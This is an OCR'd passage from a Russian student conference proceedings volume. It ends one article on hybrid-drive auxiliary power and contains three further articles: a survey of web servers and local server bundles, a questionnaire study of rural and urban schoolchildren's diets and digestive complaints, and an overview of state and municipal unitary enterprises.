


Рисунок 4 – Предположительные кривые по мощности вспомогательного оборудования

На рисунке 4 зеленым цветом показана совокупная мощность, затрачиваемая на оборудование, работающее для нужд электромашины. Утолщенной линией красного цвета показана предполагаемая кривая электрической мощности на входе с учетом работы системы охлаждения[271]. Если пересчитать КПД через отношения, то получим уже не 80%, а 75%.

Результаты проведенного исследования подтверждают необходимость создания новой методики комплексной оценки эффективности работы электропривода комбинированной энергетической установки с учетом мощностных затрат на привод компонентов, обеспечивающих собственные нужды электрической системы, которая позволит более точно оценить вклад этой системы в эффективность работы автомобиля на начальных стадиях проектирования.

[271] Все утолщенные кривые начерчены в виде предположения, испытаний по данной гипотезе пока не проводилось. Линия представляет собой среднее значение, включая как выключенное состояние вентиляторов, так и время их включения.

УДК 004

Рылёва А.А.
студент 4 курса
факультет «Информатика и системы управления»
Мелузов О.В.
студент 4 курса
факультет «Информатика и системы управления»
МГТУ им. Н.Э. Баумана
Россия, г. Москва

ОБЗОР РАЗЛИЧНЫХ WEB-СЕРВЕРОВ

Аннотация: В данной статье будут рассмотрены различные web-сервера. В наше время сложно представить человека, который никогда не слышал слово «web-сервер», но не каждый сможет хотя бы примерно описать, что это и для чего нужно. Данная работа поможет разобраться для что же такое web-сервер, как мы его используем и какие типы бывают.

Ключевые слова: web-сервер, HTTP, запрос, локальный сервер, браузер, всемирная паутина, веб-адрес.

Rylyova A.A.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow
Meluzov O.V.
student
4 year, Faculty of Computer Science and Management Systems
BMSTU them. N.E. Bauman
Russia, Moscow

OVERVIEW OF VARIOUS WEB-SERVERS

Abstract: This article we will review various web-servers. Nowadays it is difficult to imagine a person who has never heard the word "web-server", but not everyone can at least roughly describe what it is and what it is for. This work will help to understand what a web-server is, how we use it and which types there are.

Key words: web-server, HTTP, request local server, browser, The World Wide Web, web address.

Использование интернета для современного человека является чем – то привычным и обыденным. Он ворвался с невероятной скоростью в наш быт, приучил к себе и не хочет отпускать. Каждый день мы пролистываем десятки сайтов во всемирной паутине, но задумывались ли Вы когда – нибудь, что же эта самая паутина или глобальная сеть из себя представляет?

Понятие «Веб-сервер» можно рассмотреть с двух точек зрения:


1. С одной стороны - «железа», можно сказать, что Веб – сервер – компьютер, хранящий ресурсы сайта, такие как JavaScript файлы, HTML

документы, CSS шаблоны и др. и доставляющий эти ресурсы на устройства пользователя (web - браузер и т.д.).

2. С другой точки зрения – программное обеспечение (далее ПО), можно сказать, что Веб-сервер состоит из некоторого набора инструментов, контролирующих доступ пользователей к файлам, находящимся на сервере (для этого точно используются HTTP сервера). HTTP сервер - это часть ПО, понимающая веб-адреса (URL'ы) и HTTP (HTTP - протокол – это такой протокол, который использует ваш веб – браузер, чтобы просматривать веб-страницы). [1]

Проще говоря, Если Вашему веб – браузеру необходим файл, который находится на сервере, то он получает его с помощью запроса к HTTP. В момент достижения необходимого сервера («железо»), HTTP сервер (ПО) передает нужный документ (запрашиваемый) обратно снова через HTTP.

Таким образом, веб – сервер позволяет браузеру клиента получить сайт.



Как мы поняли по определению первому сервер можно создать из любого компьютера. Естественно потребуется специальная необходимая оболочка для этого.

Выбор компьютера определяется необходимой скоростью и объемом ресурсов, размещенных на веб – сервере. Итак, мощность «железа» выбирается исходя из этих характеристик, естественно, прямо пропорционально.

Приведем пример:

Если Вам требуется книга, то Вы идете в библиотеку и просите то, что нужно. Сотрудник библиотеки после поиска выдает вам желаемую литературу. В данном примере библиотека является сервером, в котором хранятся данные. Сотрудник – оболочка, принимающая Ваш запрос и дающая ответ. Вы – клиент сервера. Если нужно получить дополнительную информацию, касающуюся книги, то у Вас есть возможность запросить ее у библиотекаря, таким образом, это аналогично клику по ссылке. Есть, конечно, самый главный минус в таком сервере как библиотека – одну и ту же книгу не могут получить разные клиенты одновременно. Но на просторах интернета один и тот же сайт (ресурс) одновременно могут читать любое число клиентов. Также поиск в интернете осуществляется гораздо быстрее, нежели это будет человек вручную.

После того, как мы разобрались, что принято понимать под термином «web - сервер», посмотрим более подробно для чего он нужен и какие

функции выполняет.

Основу интернета создает совокупность веб серверов. Никакой всемирной паутины не существовало, если бы не было этих серверов. Поиск нужной информации занимал невероятно много времени, возможно, приходилось бы искать людей, обладающих знаниями, общение в социальных сетях было бы только в нашем воображение, если такая идея вообще может зародиться в каждом из нас.

Основная цель веб сервера и даже можно сказать главная – предоставлять нужные данные (иметь возможность обслуживать) сразу огромное число пользователей и стараться как можно более эффективно использовать hardware (под hardware понимается применяемая техника (аппаратное обеспечение) для работы сервера).

Основная его миссия – хранение информации. Где информация - файлы, страницы, текстовый контент, изображения. Естественно, для достижения поставленной цели веб сервера решают и другие задачи. [2]

- получают запросы;
- запускают программы на специальных языках программирования; (предназначенных для сервера);
- Формируют web – страницы;
- Возвращают их пользователю;
- Защищают информацию;
- Проводят идентификацию пользователей;
- Ведут журнал обращений;
- Обслуживают запросы других типов (например, mailto, FTP и т.д.).

Выполнение всех этих задач можно представить следующей иллюстрацией.

Здесь были перечислены лишь основные функции и задачи web-серверов, на самом деле, их диапазон гораздо шире, чем мы думаем, они выполняют еще множество мелких задач, которые позволяют нам спокойно пользоваться Интернетом.

Давайте теперь разберемся: что происходит на веб-сервере во время запросов от пользователя и как он работает. Схема работы несложная и интуитивно понятна каждому из нас. [6]

* зеленым цветом помечены действия, которые обрабатываются веб-сервером

После того, как web-сервер получает запрос от пользователя, определяется тип файла, который был запрошен, затем исходя из этого отправляется нужный файл клиенту или же запускается обработка страницы. Также в это время происходит генерация кода ответа от web-сервера, в котором содержится информация об успешном выполнении операции или же о каких-либо возникших ошибках. [3]

Ошибки web-сервера делятся на группы:


- 1xx Информационные. Сообщают, что запрос принят и обрабатывается.
- 2xx Запрос успешен, нужный документ отправлен сервером клиенту.
- 3xx Перенаправление.
- 4xx Проблемы при попытке выполнить запрос.
- 5xx Ошибки на сервере.

Во время обработки страницы при надобности web-сервер запускает различные приложения или скрипты, далее получает данные от них и потом, преобразовав в необходимый вид, отправляет пользователю. Как правило, результатом работы web-сервера становятся различные страницы, оформленные с помощью языка HTML, за отображение которых отвечает браузер. Также возможны и другие варианты ответов, к примеру, для программ, которые открыты на клиентском устройстве, могут приходить данные в формате XML, JSON и так далее. [3]

На сегодняшний день существует множество различных web-серверов, но мы остановимся лишь на тех, которые занимают большую часть рынка.

Это такие серверы, как Apache, Microsoft IIS, NGINX, LiteSpeed.

Начнем наш краткий обзор с web-сервера Apache.



- Apache (http://apache.org) - это наиболее распространенный и известный сервер на просторах интернета, который к тому же абсолютно бесплатный. Он является самым надежным и гибким. Преимущество данного сервера в том, что он не нуждается в огромном количестве ресурсов процессора и имеет возможность обслуживать большое количество сайтов. Также несомненным достоинством является постоянная поддержка разработчиков. Приложение доступно для самых разных операционных систем, таких как Unix, Linux, Solaris, Mac OS X, Microsoft Windows и другие. На данный момент применение Apache составляет более 65 %. Однако, это очень трудная программа, с которой справится не любой начинающий пользователь.

Следующим по популярности является web-сервер от компании Microsoft, который называется Microsoft IIS.

- Microsoft IIS (www.iis.net) – так же очень надежный сервер от компании Microsoft. Он достаточно уверенно располагается на почетном втором месте рейтинга с процентом использования в 14%. Он известен благодаря имени своего разработчика. Представляет собой набор веб служб и интегрирован с Windows. После установки данной программы, будут доступны лишь два языка программирования (VBScript и JScript). Несмотря на это, возможно увеличить набор возможностей, поставив для этого необходимые расширения. С установкой соответствующих модулей, функциональные возможности этого сервера заметно вырастают.

Далее расположился широко используемый web-сервер на рынке российского Интернета.

- NGINX (http://nginx.org/ru/) - наиболее востребованный web-сервер в Интернете в России . При сравнении с двумя лидерами (Apache и Micrososft IIS), он является самым легким в использовании и не предоставляет лишнего функционала. Помимо этого к его достоинствам пользователи относят высокую надежность и хорошую скорость работы. Разработчик этого продукта наш русский программист - Игорь Сысоев. В 2004 году в свет вышла первый вариант nginx. На сегодняшний день данный программный продукт располагается на почетном 3 месте в списке самых популярных веб серверов в мире. Его использование составляет чуть больше 6 %.

Последним в нашем кратком обзоре будет web-сервер LiteSpeed.

- LiteSpeed (https://www.litespeedtech.com) - этот web-сервер не имеет большого спектра возможностей, однако у него есть большое преимущество - это очень высокая скорость работы. По этому важнейшему параметру он мощнее популярного Apache в 9 раз. Также много внимания отводится и безопасности (своя защита от перегрузки системы, строгая проверка http-запросов, анти-ddos и так далее). LiteSpeed можно использовать на таких операционных систем, как Solaris, Linux, FreeBSD и Mac OS X. Доля эксплуатации web-сервера примерно 1,5 %.

Более полная информация и сравнение большего количества web-серверов представлена в таблице ниже. [4]

Название	Год создания	Автор	Распространение	Open Source	Лицензия	Особенности
Apache HTTP Server	1995	Apache Software Foundation	бесплатно	Да	Apache License	Упор на надёжность и гибкость.
Apache Tomcat	1999	Sun Microsystems, Apache Software Foundation	бесплатно	Да	Apache License2.0	Реализован полностью на Java.
Ascet HTTPd	2008	Kalabzin Maxim aka Rootman	бесплатно	Да	Apache License	Упор на скорость и безопасность.
CERN httpd	1991	Тим Бернерс-Ли	бесплатно	Да	MIT	Исторически первый веб-сервер.
Cherokee HTTP Server	2001	Alvaro Lopez Ortega	бесплатно	Да	GNU GPL	Ориентирован на простоту и скорость.
FreeProxy	1999	Hand-Crafted Software	бесплатно	Нет	Freeware	Почтовый, веб- и прокси-сервер.
HTTP File Server	2002	Massimo Melina	бесплатно	Да	GNU GPL	Простой сервер для выкладывания файлов в сети.
Internet Information Services	1995	Microsoft	вкл. в Win NT	Нет	Microsoft EULA	Является частью пакета IIS. Поддерживает .NET
Jetty	1995	Mort Bay Consulting	бесплатно	Да	Apache License2.0	Реализован полностью на Java.
lighttpd	2003	Jan Kneschke	бесплатно	Да	Вариант BSD	Использование на сильно нагруженных серверах, обеспечение быстроты и защищённости.
nginx	2004	Игорь Сысоев	бесплатно	Да	Вариант BSD	Разрабатывался для испытывающих большую нагрузку серверов. Включает в себя почтовый прокси-сервер.
Sambar Server	1997	Sambar Technologies, inc	shareware	Нет	Проприетарная	Содержит веб-интерфейс администрирования, а также интерфейс пользователя, который содержит в себе почту, календарь, RSS, блог, фотоальбомы, чат и форум. Также может выполнять роль почтового сервера, DNS-сервера, FTP-сервера, Proxy-сервера и другое.
Small HTTP Server	1999	Max Feoktistov	бесплатно для СНГ при условии некоммерческого использования	Нет	Проприетарная	Компактный (размер исполняемого файла около 120 Кб), простой и быстрый HTTP-сервер. Также может выполнять роль почтового сервера, DNS-сервера, FTP-сервера, Proxy-сервера и другое.
TinyWeb		Ritlabs	бесплатно	Да	Freeware	Исключительно компактный (размер исполняемого файла 53 Кб), простой и быстрый HTTP-сервер. Распространяется вместе с исходным кодом на Delphi.
Tornado	2009	FriendFeed/Facebook	бесплатно	Да	Apache License	Асинхронный сервер. Написан на Python.
XSP	1995	Mono	бесплатно	Да	GPL	Является частью пакета Mono. Поддерживает .NET

Для начинающих программистов-разработчиков создаются программы, которые позволяют в несколько щелчков мыши получить web-сервер на своем компьютере.

Локальный сервер – это некий набор программ, которые дают возможность взаимодействовать со страницами, написанными на различных языках программирования, как PHP, Perl и других. В набор приведенного комплекта входит непосредственно сам сервер (наиболее часто им бывает Apache), модули языков программирования и систем управления базами данных (MySQL, Oracle и др.). Зачастую все эти компоненты объединены в единый комплект, чтобы облегчить процесс установки и работы с локальным сервером.

Выясним, какие локальные серверы есть на сегодняшнем рынке. Начнем с того, что каждый из нас может сам создать свой собственный


сервер. Для этого потребуется скачать: сервер Apache, пакеты MySQL и PHP, поставить их на ваш компьютер и начинать работу. Но для этого потребуются знания в области программирования и умение работать в данных программах.

Но это не самый удобный и простой способ создания локального сервера на своем компьютере. Если вы не хотите сильно затруднять себя, то вы можете скачать готовые установочные пакеты, коих очень большое количество и в них содержится все нужное для полноценной работы сервера. [12]

В настоящий момент существует множество разновидностей локальных серверов, мы рассмотрим некоторые из них. [5]

- Denwer (*http://www.denwer.ru*) – это абсолютно бесплатный российский сервер, предназначенный для взаимодействия с сайтами, веб-приложениями или Интернет страницами. Его создателями стали наши светлые умы Дмитрий Котеров и Антон Сущев. Этот продукт включает в себя все необходимые дистрибутивы для наиболее простого обращения с ним. К примеру, сюда включен web-сервер Apache с различной поддержкой, панель phpMyAdmin и MySQL для работы с базами данных и другое необходимое программное обеспечение. Кроме того, возможно работать со съемного носителя информации (флеш-накопитель или жесткий диск). Но, к сожалению, для многих любителей различных операционных систем Denwer работает только с семейством операционных систем Windows.

- XAMPP (*www.apachefriends.org/en/xampp.html*) – это специальная разработка от сторонником и друзей Apache. Все нужные дистрибутивы помогают запустить на нем полноценный web-сервер. Данная программа доступна бесплатно и способна работать в системе Windows, Solaris, Mac OS X и Linux. Также имеет такие существенные плюсы: сервер популярен своим понятным пользовательским интерфейсом, что позволяет ему быть любимым для многих начинающих; присутствуют частые обновления для улучшенной работы; обновление происходит очень безболезненно для пользователя; существуют добавочные модули.



- AppServ (*www.appservnetwork.com*) – это очень хороший сервер от

тайских разработчиков, основной идеей которого является очень простая установка и очень быстрая настройка всех необходимых дистрибутивов. Первое явление миру этой разработки состоялось в 2001 году и с того момента количество пользователей только продолжает расти. AppServ легок в установке, он стабилен в работе и точно не хуже многих официальных и отдельных релизов, а его надежная производительность позволяет реализовать полновесный web-сервер у вас на компьютере.

[VertrigoServ]

- VertigoServ (*https://www.vswamp.com*) - еще один довольно таки хороший и очень простой в установке локальный сервер. Сборка гибка, имеет достойную производительность и занимает немного пространства на вашем диске. Единственным минусом является то, что пока он поддерживает только операционную систему Windows.

zend

- Zend Server Community Edition (*www.zend.com*) – это еще один представитель бесплатных серверов. Производителем является компания Zend. Его предназначение состоит в работе с веб-приложениями. В нем есть все нужные составляющие для молниеносного развертывания локального сервера на вашем персональном компьютере.

>_ > OPEN SERVER_
ПОРТАТИВНЫЙ ЛОКАЛЬНЫЙ ВЕБ-СЕРВЕР

- Open Server (*https://ospanel.io*) – это очередной русский портативный локальный сервер, обладающий широким спектром функций и возможностей по созданию сайтов и других веб проектов и работе с ними. Имеет интерфейс на нескольких языках (включая и русский) и рассчитан на работу с операционной системой Windows. Также возможна работа со съемного носителя. Этот сервер достаточно хорош и служит достойной заменой серверу Denwer.

WampServer

- Wampserver (wampserver.com) — это неплохая сборка с дружелюбным для россиян интерфейсом на родном языке (поддерживаются и другие языки). Присутствует легкое для восприятия меню, а сама установка и настройка данной программы не вызывает каких-либо затруднений. Настройку можно осуществлять, не касаясь файлов

конфигураций, что очень поможет начинающим web-мастерам. Сервер абсолютно бесплатен, но из минусов можно отметить, что он совместим только с одной операционной системой - Windows.

- EasyPHP (*http://www.easyphp.org*) – это очень простая сборка, которая поддерживает русский язык. Данная программа ничем не примечательна, не имеет широкого диапазона функций и как правило предназначена для теста маленьких проектов. Поддерживается работа с флешки или жесткого диска. Эта сборка может неплохо заменить сервер Denwer.

Использованные источники:

1. Дмитрий Моск, Статья «Что такое веб-сервер» 02.01.2017
2. «Что такое веб-сервер», Semantica\Москва
3. Андрей Антанюк, Веб-сервер для тестирования сайтов и приложений, 25.06.2015 г.
4. Википедия «Сравнение веб-серверов», 23.03.2015
5. Alfa-byte, Обзор лучших серверов для создания сайтов и веб приложений, 31.07.2013
6. ИНТУИТ Национальный открытый университет, лекция 1: Основы функционирования веб-приложений

УДК 614

Рычкова А.Н.
Фирсова Т.А.
научный руководитель: Савельев В.Н., д.м.н. профессор
ФГБОУ ВО «Ижевская государственная медицинская академия» МЗ РФ, кафедра общественного здоровья и здравоохранения Удмуртская Республика, г. Ижевск

СРАВНЕНИЕ РЕЖИМОВ ПИТАНИЯ ШКОЛЬНИКОВ СЕЛЬСКОЙ И ГОРОДСКОЙ МЕСТНОСТИ. ВЫЯВЛЕНИЕ НАРУШЕНИЙ ДЕЯТЕЛЬНОСТИ ОРГАНОВ ЖКТ НА ОСНОВЕ ОПРОСА

Здоровье детей и подростков в любом обществе, в любых экологических и политических условиях является актуальной проблемой и предметом первоочередной важности, так как этот фактор в значительной степени определяет будущее страны. Характер питания влияет на гармоничное развитие ребенка, его адекватное созревание, психическое здоровье и развитие интеллекта, а также благодаря питанию можно добиться, чтобы дети меньше болели. Нарушение в организации школьного питания могут привести к возникновению и прогрессированию различных заболеваний органов желудочно-кишечного тракта.

Целью работы явилось изучение режима питания и его влияния на состояние органов ЖКТ школьников, проживающих в городской и сельской местностях Удмуртской республики.

Методика исследования: в исследовании принимали участие школьники 1-11 классов г.Ижевск УР и п.Ува УР, оценка питания школьников проводилась путем анкетирования.

Ключевые слова: режимы питания, рацион, заболевания органов ЖКТ, школьники.

Rychkova A.N.
Firsova T.A.

COMPARISON OF DIETS OF SCHOOL STUDENTS OF RURAL AND CITY AREAS. IDENTIFICATION OF VIOLATIONS OF ACTIVITY OF BODIES OF A GIT ON THE BASIS OF POLL.

Health of children and teenagers in any society, in any ecological and political conditions is a current problem and a subject of primary importance as this factor substantially defines the future of the country. The nature of food influences harmonious development of the child, his adequate maturing, mental health and development of intelligence and also thanks to food it is possible to achieve that children were ill less. Violation in the organization of school food can be led to emergence and progressing of various diseases of bodies of digestive tract.

Keywords: meals, diet, diseases of bodies of a GIT, school students.

Результаты исследования

В нашем исследовании приняли участие 200 школьников, среди которых были 100 городских и 100 сельских школьников. Представителей женского пола-78%, мужского-22%. Большинство исследуемых относится к средним и старшим классам. Кратность приёма пищи как в городе, так и в селе в большинстве случаев (80%) 2-4 раза в день. Среди городских школьников 60% питаются в школьной столовой, а среди сельских 53%. Большинство (по 74 и 78% соответственно) каждый день включают в свой рацион свежие фрукты и овощи, которые являются источниками витаминов, полезных микроэлементов, антиоксидантов и питательных веществ, без которых наш организм не может нормально функционировать. Что касается буфетной продукции, то в городе 37% школьников употребляют её каждый день, 37% не употребляют. В селе данные показатели распределились следующим образом: 18% и 43% соответственно. В городе обучающиеся в основном перекусывают фруктами (52%) , 29% не перекусывают и 19% перекусывают мучными изделиями. В селе же подавляющее большинство не перекусывают-65%, 21% фруктами и 14%мучными изделиями. 68% в городе и 89% в селе употребляют регулярно молочные и молочнокислые продукты.

Как в городе, так и в селе предпочтение отдают варёным и паровым блюдам (44 и 46% соответственно). На 2 месте стоят жареные и жирные блюда (22% и 28%). Последний приём пищи в городе преобладает в 18:00 44%, в то время как в городе в 20:00 39%. Продолжительность приёма пищи составляет не более получаса. Большинство (62%) в городе завтракают кашей, а в селе не завтракают- 40%

На основе опроса нами было выяснено, что 49% обучающихся в городе и 54% обучающихся в селе беспокоят боли в животе. Примерно по 30% как в городе, так и в селе отмечают диспептические расстройства , такие как тошнота, рвота, изжога, отрыжка, диарея, запоры. 30% школьников села имеют уточнённые заболевания органов ЖКТ, а в городе-8%. Среди них: гастрит (60%-село,75%-город), гартродуоденит (20% село) и хронический панкреатит (20%село, 25% город). Диету большинство из них не соблюдают (80-90%)

Таким образом, в качестве отклонений от принципов рационального питания среди ответов респондентов обеих групп следует отметить:

- избыточное потребление сладкого - 88% и 82% анкетируемых,
- предпочтение жареных блюд – 22%, и 28%
-отсутствие завтрака- 9% и 40%
-отсутствие перекусов между приёмами пищи- 29% 65%
- несоблюдение режима питания – 25%,
- поздний ужин (после 22.00) – 9% и 8%

В то же время ежедневно завтракают дома до начала школьных занятий – 91% респондентов в городе и 60% в селе

Соблюдают правильный режим приема пищи – 75%.

Редко употребляют сладости – 12%.и 18%

Выводы

1. В качестве наиболее заметных отклонений от принципов рационального питания можно отметить избыточное потребление сладкого, приём жирной и жареной пищи, отсутствие завтрака и перекусов между приёмами пищи, поздний ужин.

2. Определённое количество исследуемых отмечают боли в животе и диспептические расстройства (рвота, изжога, отрыжка, диарея, запоры).

3. Обучающиеся как городской, так и сельской местности имеют патологии, связанные с питанием, среди которых гастрит, гастродуоденит, панкреатит.

4. Несмотря на наличие вышеуказанных заболеваний, учащиеся не соблюдают диету.

Использованные источники:

1. Баранов А.А. и др. Оценка состояния здоровья детей. Новые подходы к профилактической и оздоровительной работе в образовательных учреждениях. Руководство для врачей – М.,2006.-с.144-147.
2. Лисицын Ю.П. Общественное здоровье и здравоохранение: учебник - изд. - М.: ГЭОТАР-Медиа, 2010. — 512 с.
3. Тутельян В.А.// Актуальные вопросы оптимизации питания населения Приволжского Федерального округа. Мат.конф.- Нижний Новгород, 2006. – с. 30-35.

ҮДК 351.72

Рябова Е.И.
студент магистратуры 1 курса
факультет экономики и процессов управления
ФГБОУ ВО «Сочинский государственный университет»
Россия, г. Сочи

ГОСҮДАРСТВЕННЫЕ И МҮНИЦИПАЛЬНЫЕ ПРЕДПРИЯТИЯ

Аннотация:

Данная статья посвящена вопросам государственных и муниципальных предприятий в Российской Федерации. Также в статье проанализированы особенности форм данных предприятий. Кроме того, в заключении статьи можно ознакомиться с деятельностью унитарных предприятий и с предложениями по их совершенствованию.

Ключевые слова: государственное предприятие, муниципальное предприятие, унитарное предприятие, имущество.

Ryabova E.I.
student
1 course, faculty of Economics and management processes
Of the «Sochi state University»
Russia, Sochi

STATE AND MUNICIPAL ENTERPRISES

Annotation:

This article is devoted to issues of state and municipal enterprises in the Russian Federation. The article also analyzes the features of the forms of these enterprises. In addition, in the conclusion of the article it is possible to get acquainted with the activities of unitary enterprises and with proposals for their improvement.

Keywords: state enterprise, municipal enterprise, unitary enterprise, property.

Актуальность исследования. Основная составляющая российской экономики, которая сейчас испытывает изменения, касающиеся ее организации и деятельности - это государственный сектор и его элементы (государственные и муниципальные предприятия). Опыт многочисленных государств показывает, что участие государства в экономической жизни необходимо любому современному обществу. В нашей стране это неотъемлемая часть, так как государство продолжительный период времени занимало главные позиции в экономике. Однако по поводу размеров государственного сектора, способов решения проблем, связанных с организацией и деятельностью государственных и муниципальных предприятий, возникают многочисленные вопросы, при этом никак не случайно. Государственные (муниципальные) предприятия нередко не справляясь с выполнением социальных задач, в то же время демонстрируют низкую экономическую эффективность. В данных организациях широкое распространение получили злоупотребления, которые наносят значительный вред интересам публично-правовых образований.

Цель настоящей работы состоит в раскрытии сущностных качеств государственных (муниципальных) унитарных предприятий и выработке предложений по совершенствованию механизма гражданско-правового регулирования их организации и деятельности.

Для достижения указанной цели необходимо найти решения для следующих **задач**:

1.установить и исследовать особенности унитарного предприятия как субъекта имущественных отношений, его место и роль В имущестВенном обороте;

2.определить особенности организационной структуры, имущественной обособленности, самостоятельной гражданско-правовой ответственности и выступления унитарных предприятий в имущественных отношениях от собственного имени;

3.выявить взаимное влияние указанных признаков, их связь с предназначением унитарных предприятий;

4.установить содержание право и дееспособности унитарных предприятий, специфику их создания, ликвидации, реорганизации, влияние имущественных и организационных основ деятельности унитарных

предприятий на их правосубъектность;

5. провести научный анализ положений законодательства по указанным вопросам, определить тенденции его развития;

6.проанализировать и обобщить арбитражную практику, учредительные документы унитарных предприятий.

Объект и **предмет** исследования. Объектом исследования являются общественные отношения, связанные с организацией и деятельностью унитарных предприятий. Предмет исследоВания - понятие государственных (муниципальных) предприятий, место и роль данных организаций в системе имущественных отношений, организационные, имущественные основы их деятельности, вопросы участия унитарных предприятий в имущественном обороте от собственного имени, особенности гражданско-правовой ответственности, содержание гражданской правоспособности и дееспособности государственных (муниципальных) предприятий.

Деятельность унитарных государственных и муниципальных предприятий строится на коммерческих принципах, сообразуя доходы с издержками и добиваясь увеличения прибыли. При этом по своим обязательствам, возникающим в ходе хозяйственной деятельности, такие предприятия отвечают всем принадлежащим им имуществом. Собственник имущества предприятия, основанного на праве хозяйственного ведения, не отвечает по обязательствам предприятия. В равной мере и предприятие такого типа никак не отвечает по долгам собственника имущества. Таким образом, мера экономического обособления унитарных предприятий обозначена четко. Но имеются ситуации, когда собственник имущества может быть привлечен к субсидиарной ответственности, – в случае, если собственник имущества обладает правом отдавать обязательные распоряжения предприятию и несостоятельность последнего вызвана действиями учредителя-собственника.

В составе государственных предприятий есть и такие, которые, будучи образованными на базе федерального имущества, функционируют в режиме оперативного управления этим имуществом. Такие предприятия называются федеральными «казенными» предприятиями (например, предприятие «Монетный двор»).

Помимо коммерческих, в структуре хозяйствующих субъектов закон отмечает некоммерческие организации – «потребительские кооперативы», «общественные» и «религиозные» организации, «фонды».

Основная цель потребительских кооперативов состоит в удовлетворении материальных и других потребностей граждан, которые объединяются для совместного удовлетворения личных потребностей (например, для строительства жилых домов, гаражей, обеспечения средствами первой необходимости, предметами промышленного производства и т. д.). При хорошей постановке дела такие кооперативы снижают затраты своих членов на цели потребления именно потому, что не ставят перед собой цель получения доходов. Мировой опыт свидетельствует,

что потребительские кооперативы проявляют огромную жизнестойкость в сферах деятельности, связанных с удовлетворением потребительских интересов граждан. Возрождение и налаживание эффективной работы таких кооперативов в нашей стране – важная составная часть движения к рыночной экономике.

Некоммерческими организациями считаются также общественные и религиозные организации. Они представляют собой добровольные объединения граждан, соединяющихся на основе общности интересов. Такие общественные организации создаются с целью обеспечения самых разнообразных интересов – культурных, образовательных, оздоровительных и т. д. (например, добровольное спортивное общество «Спартак», общество «Знание»). Общественные организации различаются по масштабам деятельности и могут охватить большие массы населения разных регионов, могут формироваться по профессиональным интересам. Эти общественные организации осуществляют свою деятельность за счет членских взносов, добровольных пожертвований или доходов от создаваемых ими предприятий. При этом деятельность последних должна быть полностью подчинена целям и задачам, ради которых действуют сами добровольные объединения. Например, спортивное общество вправе создать предприятие по производству спортивного оборудования; но в случае если оно вдруг решит создать торговое предприятие по продаже спиртных напитков, то вступит в противоречие с целями, ради которых создавалось общество-учредитель.

Вывод. Некоммерческими организациями являются фонды, т. е. не обладающие членством организации, учреждаемые гражданами или юридическими лицами на основе добровольных имущественных взносов и преследующие социальные, благотворительные, культурные, общественно полезные цели. Имущество, переданное фонду, становится его собственностью. Фонд Вправе заниматься предпринимательской деятельностью, необходимой с целью достижения общественно полезных задач, ради которых он создан.

Как видим, спектр организационно-правовых форм хозяйствования достаточно богат и разнообразен, открывает возможность выбора наиболее оптимальных, обеспечивающих эффективное функционирование хозяйствующих субъектов в конкретных условиях. Он дополняется правом юридических лиц объединяться в ассоциации и союзы в целях координации их деятельности и защиты общих имущественных интересов.

Использованные источники:

1. Иванов, В.В. Государственное и муниципальное управление с использованием информационных технологий / В.В. Иванов, А.Н. Коробова. - М.: ИНФРА-М, 2013. - 383 с.
2. Миронов, А.Л. Государственное управление в России. Конституционный и институциональный аспекты: Монография. / А.Л. Миронов. - М.: ЮНИТИ, 2015. - 135 с.

3. Наумов, С.Ю. Государственное и муниципальное управление: Учебное пособие / С.Ю. Наумов, Н.С. Гегедюш, М.М. Мокеев и др. - М.: Дашков и К, 2014. - 556 с.
